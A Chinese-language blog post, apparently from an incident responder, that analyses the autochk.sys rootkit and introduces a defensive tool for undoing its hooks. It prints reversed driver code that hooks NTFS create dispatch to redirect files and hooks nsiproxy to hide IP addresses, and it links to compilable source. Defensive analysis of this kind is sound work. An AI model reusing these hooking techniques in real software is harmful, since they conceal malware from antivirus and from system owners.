随着github开源项目越来越多,小黑们的技术水平也在越来越提高,这几天,在处理应急响应的时候,我注意到一个开源的被滥用的rootkit正在使用 即 `autochk.sys`

autochk.sys

这个rootkit最早是APT组织`EviLoong`所编写的.用于隐藏恶意文件,该样本分为2个隐藏模块

文件隐藏模块

这个是最核心的模块,会直接让没有做rootkit对抗的软件如`360`、`火绒`等失效,因为他会将文件重定向到其他地方.原理如下:

1. 在驱动启动时候注册一个列表,这些是包含要重定向的文件列表:

```
push    rbx
sub     rsp, 40h
lea     rdx, SourceString ; "\\FileSystem\\Ntfs"
lea     rcx, [rsp+48h+NtfsDriverName] ; DestinationString
call    cs:RtlInitUnicodeString
lea     rdx, TargetFile ; "\\WINDOWS\\System32\\DRIVERS\\fltMgr.sy"...
lea     rcx, OriginalFileName ; "\\WINDOWS\\System32\\DRIVERS\\autochk.s"...
call    FsAddFileRedirection
lea     rbx, aWindowsSystem3 ; "\\Windows\\System32\\shlwapi.dll"
lea     rcx, SourceFile ; "\\Windows\\System32\\odbcwg32.cpl"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_1 ; "\\Windows\\System32\\c_21268.nls"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_2 ; "\\Windows\\System32\\cliconfg.cpl"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_3 ; "\\Windows\\System32\\imekr61.dll"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_4 ; "\\Windows\\System32\\PINTLGNT.dll"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_5 ; "\\Windows\\System32\\chrsben.ime"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_6 ; "\\Windows\\System32\\bitsprx.ime"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_7 ; "\\Windows\\System32\\C_1950.NLS"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
lea     rcx, aWindowsSystem3_31 ; "\\Windows\\System32\\C_26849.NLS"
mov     rdx, rbx        ; TargetFile
call    FsAddFileRedirection
.....................
.....................
```

2. 启动后,对ntfs的派发函数进行挂钩,这样处于杀软的minifilter框架最外层,杀软将无法检测后续的文件落地行为:

```
PDRIVER_OBJECT FileSystemDriver;
PDRIVER_OBJECT HookDriverObject;
NTSTATUS Status;

Status = ObReferenceObjectByNamePtr(
        DriverObjectName,
        OBJ_CASE_INSENSITIVE | OBJ_KERNEL_HANDLE,
        NULL,
        0,
        *IoDriverObjectType,
        KernelMode,
        NULL,
        &FileSystemDriver
        );

if (!NT_SUCCESS(Status))
        return Status;

HookDriverObject = FsGetDriverToHook(FileSystemDriver);

if (HookDriverObject == NULL)
{
        Status = STATUS_SUCCESS;
        goto clean;
}

if (IsRemove)
{
        if (IsBetween((PCHAR)HookDriverObject->MajorFunction[IRP_MJ_CREATE], FsForbiddenRange.Min, FsFo
        {
                Status = STATUS_UNSUCCESSFUL;
                goto clean;
        }

        g_FsOriginalCreateFileDispatcher = HookDriverObject->MajorFunction[IRP_MJ_CREATE];
        HookDriverObject->MajorFunction[IRP_MJ_CREATE] = FsCreateFileHook;
}
else
{
        HookDriverObject->MajorFunction[IRP_MJ_CREATE] = g_FsOriginalCreateFileDispatcher;
}
```

3. 确定是目标文件后,修改对应文件名字.实现"驱动级重定向"

```
if (FsGetRedirectionTarget(FileObjectName, RedirectionTarget) != STATUS_SUCCESS)
	{
		goto exit;
	}
	//
	// Look if this process should be ignored
	//
	PCHAR ProcessName = PsGetProcessImageFileName(PsGetCurrentProcess());

	for (ULONG i = 0; i < 13; i++)
	{
		if (!_stricmp(ProcessName, g_FsHardcodedIgnoredProcessList[i]))
		{
			goto exit;
		}
	}

	for (ULONG i = 0; i < 64; i++)
	{
		if (!_stricmp(ProcessName, g_FsDynamicIgnoredProcessesList[i]))
		{
			goto exit;
		}
	}

	D_INFO_ARGS("Redirecting file %wZ", FileObjectName);

	ULONG TargetNameLength = (ULONG)wcslen(RedirectionTarget);
	ULONG ExistingFileNameCapacity = (FileObjectName->MaximumLength / 2);

	if (ExistingFileNameCapacity <= TargetNameLength)
	{
		//
		// ERR: Where is it freed?
		// Maybe it's automatically freed by the IO manager..
		//
		PVOID NewFileName = ExAllocatePoolWithTag(NonPagedPool, 520, 'pf');

		if (!NewFileName)
		{
			goto exit;
		}

		RtlZeroMemory(NewFileName, 520);

		RtlMoveMemory(NewFileName, RedirectionTarget, TargetNameLength);

		FileObjectName->Buffer = NewFileName;
		FileObjectName->MaximumLength = 520;
		FileObjectName->Length = (USHORT) (wcslen(NewFileName) * 2);
	}
	else
	{
		RtlZeroMemory(FileObjectName->Buffer, FileObjectName->MaximumLength);
		RtlMoveMemory(FileObjectName->Buffer, RedirectionTarget, TargetNameLength * 2);
		FileObjectName->Length = (USHORT)(TargetNameLength * 2);
	}
```

网络模块

如法炮制,挂钩NSI模块

```
NTSTATUS NetHookNsiProxy()
{
	UNICODE_STRING NsiProxyDriverName = RTL_CONSTANT_STRING(L"\\Driver\\nsiproxy");
	NTSTATUS Status;

	D_INFO("Hooking NsiProxy..");


	Status = ObReferenceObjectByName(
		&NsiProxyDriverName,
		OBJ_CASE_INSENSITIVE,
		NULL,
		0,
		*IoDriverObjectType,
		KernelMode,
		NULL,
		&g_NetNsiProxyDriverObject
	);

	if (!NT_SUCCESS(Status))
	{

		D_ERROR_STATUS("Could not find NsiProxy!", Status);
		return Status;
	}

	if (!g_NetOldNsiProxyDeviceControl)
	{
		g_NetOldNsiProxyDeviceControl = g_NetNsiProxyDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]

		if (g_NetOldNsiProxyDeviceControl == NULL)
		{
			D_INFO("Missing NsiProxy Handler");
			return STATUS_SUCCESS;
		}
	}

	InterlockedExchange64(
		(LONG64*)&g_NetNsiProxyDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL],
		(LONG64)NetNsiProxyDeviceControlHook
	);

	return STATUS_SUCCESS;
}
```

在`IOCTL_NSI_QUERY`这个io_control 设置IO完成回调

```
NTSTATUS NetNsiProxyDeviceControlHook(PDEVICE_OBJECT DeviceObject, PIRP Irp)
{

	PIO_STACK_LOCATION IoStackLocation = IoGetCurrentIrpStackLocation(Irp);

	if (IoStackLocation->Parameters.DeviceIoControl.IoControlCode == IOCTL_NSI_QUERY)
	{
		PHOOKED_IO_COMPLETION Hook = (PHOOKED_IO_COMPLETION)ExAllocatePool(NonPagedPool, sizeof(HOOKED_

		Hook->OriginalCompletionRoutine = IoStackLocation->CompletionRoutine;
		Hook->OriginalContext = IoStackLocation->Context;

		IoStackLocation->Context = Hook;
		IoStackLocation->CompletionRoutine = NetNsiProxyCompletionRoutine;

		Hook->RequestingProcess = PsGetCurrentProcess();
		Hook->InvokeOnSuccess = (IoStackLocation->Control & SL_INVOKE_ON_SUCCESS) ? TRUE : FALSE;

		IoStackLocation->Control |= SL_INVOKE_ON_SUCCESS;
	}

	return g_NetOldNsiProxyDeviceControl(DeviceObject, Irp);
}
```

在IO完成回调中,检查是否是需要隐藏的IP,是则清空NSI项目(吐槽一句,win7那会的技术到现在还看得到)

```
NTSTATUS NetNsiProxyCompletionRoutine(PDEVICE_OBJECT DeviceObject, PIRP Irp, PVOID Context)
{
PHOOKED_IO_COMPLETION HookedContext = (PHOOKED_IO_COMPLETION)Context;

if (!NT_SUCCESS(Irp->IoStatus.Status))
{
        goto free_exit;
}

PNSI_STRUCTURE_1 NsiStructure1 = (PNSI_STRUCTURE_1)Irp->UserBuffer;

if (!MmIsAddressValid(NsiStructure1->Entries))
{
        goto free_exit;
}

if (NsiStructure1->EntrySize != sizeof(NSI_STRUCTURE_ENTRY))
{
        goto free_exit;
}

KAPC_STATE ApcState;

KeStackAttachProcess(HookedContext->RequestingProcess, &ApcState);

PNSI_STRUCTURE_ENTRY NsiBufferEntries = &(NsiStructure1->Entries->EntriesStart[0]);

for (ULONG i = 0; i < NsiStructure1->NumberOfEntries; i++)
{
        if (NetIsHiddenIpAddress(NsiBufferEntries[i].IpAddress))
        {
                RtlZeroMemory(&NsiBufferEntries[i], sizeof(NSI_STRUCTURE_ENTRY));

        }
}

KeUnstackDetachProcess(&ApcState);

free_exit:

        IoGetNextIrpStackLocation(Irp)->Context = HookedContext->OriginalContext;
        IoGetNextIrpStackLocation(Irp)->CompletionRoutine = HookedContext->OriginalCompletionRoutine;

        ExFreePool(HookedContext);

        //
        // ERR: There's a use after free here.
        //
        if (HookedContext->InvokeOnSuccess && IoGetNextIrpStackLocation(Irp)->CompletionRoutine)
        {
                //
                // ERR: Pass a Dangling Context Argument
                //
                return IoGetNextIrpStackLocation(Irp)->CompletionRoutine(DeviceObject, Irp, Context);
        }
        else
        {
                if (Irp->PendingReturned)
                {
                        IoMarkIrpPending(Irp);
                }
        }

        return STATUS_SUCCESS;
}
```

bug

写驱动的作者应该是个新手,这个驱动充满了bug:
比如在IO控制回调:

```
exit:
    IoCompleteRequest(Irp, IO_NO_INCREMENT);

    return Irp->IoStatus.Status;
}
```

这会直接导致一个UAF
另外作者可能不知道unicode_string可能不为0

```
static NTSTATUS FsGetRedirectionTarget(PCWSTR FileName, PWSTR OutputRedirectedFile)
{
    __try
    {
        PFILE_REDIRECTION_ENTRY Entry = g_FsProtectedFilesListHead;

        while (Entry != NULL)
        {
            if (!_wcsicmp(FileName, Entry->SourceFilePath))
            {
                RtlMoveMemory(OutputRedirectedFile, Entry->TargetFilePath, wcslen(Entry->TargetFilePath) * 2);
                return STATUS_SUCCESS;
            }

            Entry = Entry->NextEntry;
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER)
    {
        // This will typically occur in case the FileName in the IRP is null.
        // (They could just add a check to see if the FileName is null)
    }

    return STATUS_UNSUCCESSFUL;
}
```

unicode的字符串不一定是0结尾 结果这个作者用try保证读到0的时候不会爆炸...

```
if (FsGetRedirectionTarget(FileObjectName->Buffer, RedirectionTarget) != STATUS_SUCCESS)
{
    goto exit;
}
```

死而复生


这个rootkit最早是2017年的,理论上已经死了很久了.
但是为什么最近又看到他了呢,因为老外在2019年的时候发了一篇文章
https://repnz.github.io/posts/autochk-rootkit-analysis/
除了日常说是panda做的外,老外还把源码完整的逆向并且变成了工程项目.可以直接编译
https://github.com/repnz/autochk-rootkit
导致大手子们开始复制粘贴.....2023年 他又回来了!

对抗


我写了个简单的项目去对抗这种顽固的基于fltmgr直接hook的原理的rootkit,包括但不限于处理这种rootkit,理论上还包含此类的变种.
其原理是定位fltpcreate特征码,然后判断是否被挂钩,一旦被挂钩,此项目就会还原挂钩,让他的文件隐藏失效

测试


这是rootkit原本的样子:



加载了rootkit,可以看到文件被修改成了系统文件,这个时候杀毒软件是杀不出来的(因为会被重定向到系统文件):



加载项目后,还原钩子,问题解决,此时再杀毒,应该能杀出来了



项目支持系统列表

> windows 7
> windows 10 1703
> windows 10 1709
> windows 10 1803
> windows 10 1809
> windows 10 1903
> windows 10 1909
> windows 10 2004
> windows 10 21h1
> windows 10 21h2
> windows 10 20h2
> windows 11

其他系统你有需求可以在github里面提PR,此外如果有其他的rootkit需要解决,也可以在github里面提给我

项目地址:
https://github.com/huoji120/numen

key08:
https://key08.com/index.php/2023/03/07/1713.html